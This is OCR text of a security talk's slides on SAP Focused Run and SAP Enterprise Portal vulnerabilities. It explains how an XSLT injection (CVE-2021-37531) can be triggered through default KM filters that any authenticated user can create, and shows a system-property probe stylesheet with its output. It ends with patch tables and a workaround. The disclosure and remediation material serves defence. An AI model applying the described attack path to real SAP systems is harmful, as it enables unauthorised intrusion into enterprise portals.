
08 Dec 2020	CVE-2020-26829	Missing Authentication In SAP NetWeaver AS JAVA P2P Cluster Communication	Ignacio Favro
14 Sep 2021	CVE-2021-37531	SAP Enterprise Portal - XSLT injection	Yvan Genuer

Only one is enough… Portal




Only one is enough… Portal

- SAP Enterprise Portal
- Web frontend component for SAP Netweaver




https://blogs.sap.com/2017/12/20/sap-portal-on-premise-or-in-the-cloud-some-considerations/

Only one is enough… Portal



https://www.oxygenxml.com/img/ls_xslt_transform.png


Only one is enough… Portal



- For all file with **.archivelog extension** in path **“/”** of system repository
- When a user request to display the file in the Portal
- Automatically it **use the stylesheet** in wcm://etc/filter/xml/**ArchiveLog.xsl** to transform the initial file.

Only one is enough… Portal

```
body bgcolor="white">
<h3 align="center">
  <xsl:value-of select="system-property('xsl:version')"/>
</h3>
<h3 align="center">
  <xsl:value-of select="system-property('xsl:vendor')"/>
</h3>
<h3 align="center">
  <xsl:value-of select="system-property('xsl:vendor-url')"/>
</h3>
```



```
<body bgcolor="white">
<h3 align="center">1.1</h3>
<h3 align="center">InQMy Labs.</h3>
<h3 align="center">http://www.sap.com</h3>
</body>
```

Only one is enough… Portal

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</h3>
<h3 align="center">
```

SAP Patch : 3081888

CVE-2021-37531

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Only one is enough… Portal

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<h3 align="center">
  <xsl:value-of select="system-property('xsl:vendor')"/>
</h3>
```


Administration privileges required…


```
<h3 align="center">1.1</h3>
<h3 align="center">InQMy Labs.</h3>
<h3 align="center">http://www.sap.com</h3>
</body>
```

Only one is enough… Portal



- By **default** few filters are already active
- **kmfaqs** and **kmnews** filters are active
- Related xsl file :
  `wcm://etc/xmlforms/KMFaqs/KMFaqs-html-show.xsl`
  `wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl`
  Does not exist…

Only one is enough… Portal




☐	kmfaqs		documents	kmfaqs	/faqs/*	wcm://etc/xmlforms/KMFaqs/KMFaqs-html-show.xsl
☐	kmnews		documents	kmnews	/news/*	wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

- By **default** few filters are already active
- **kmfaqs** an
- Related xsl
  `wcm://et`
  `wcm://et`
  Does not exist…

Privileges required :
Groups **Authenticated Users** & **Everyone**

Only one is enough… Portal




☐	kmfaqs		documents	kmfaqs	/faqs/*	wcm://etc/xmlforms/KMFaqs/KMFaqs-html-show.xsl
☐	kmnews		documents	kmnews	/news/*	wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

- By **default** few filters are already active
- **kmfaqs** an
- Related xsl
  `wcm://et`
  `wcm://et`
  Does not exist…

Any users can create these filters
Then trigger the vulnerability


Only one is enough… Portal

Only one is enough… Portal



Only one is enough… Portal Demo

Only one is enough… Portal



AGENDA

0x01	SAP Focused Run ?
0x02	Security assessment
0x03	Only one is enough…
0x04	**Stay secured**
0x05	Closing part

Stay secure

- SAP Focused Run

SSN	CVE	Title	CVSS
3145987	CVE-2022-24396	Missing Authentication check in SAP Focused Run	**9.3**
3147283	CVE-2022-24399	Cross-Site Scripting (XSS) vulnerability in SAP Focused Run	5.4
3158188	CVE-2022-28774	Information Disclosure vulnerability in SAP Host Agent logfile	5.3
3147102	CVE-2022-22547	Information Disclosure vulnerability in SAP Focused Run	5.3

Stay secure

- SAP ABAP Netweaver

SSN	CVE	Title	CVSS
3149805	CVE-2022-26101	Cross-Site Scripting (XSS) vulnerability in SAP Fiori launchpad	**8.2**
3146336	CVE-2022-29610	Cross-Site Scripting (XSS) vulnerability in SAP NetWeaver	5.4
3145702	CVE-2022-29616	Memory Corruption vulnerability in SAP Host Agent	5.3

Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	**10**
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	**10**
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	**9.1**
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	**9.1**
2947895		Extra information about RECON	
2948106		FAQ about 2934135	

Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	**CVE-2020-6287**	**Unauthenticated execution of Configuration tasks**	**10**
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	**10**
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3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	**9.1**
2947895		Extra information about RECON	
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Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	**CVE-2020-6287**	**Unauthenticated execution of Configuration tasks**	**10**
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
29			
31			
29			
29			

Partial workaround (patch is mandatory)

Logon in JAVA Netweaver **NWA**
Navigate to :
Configuration / Connectivity / Single Service Administration
Search for **CTCWebServiceSi** service
Modify the security part to enable **Authentication**

Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	**CVE-2020-6287**	**Unauthenticated execution of Configuration tasks**	**10**
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
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3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2947895			
2948106			

Follow the SSN 2939665
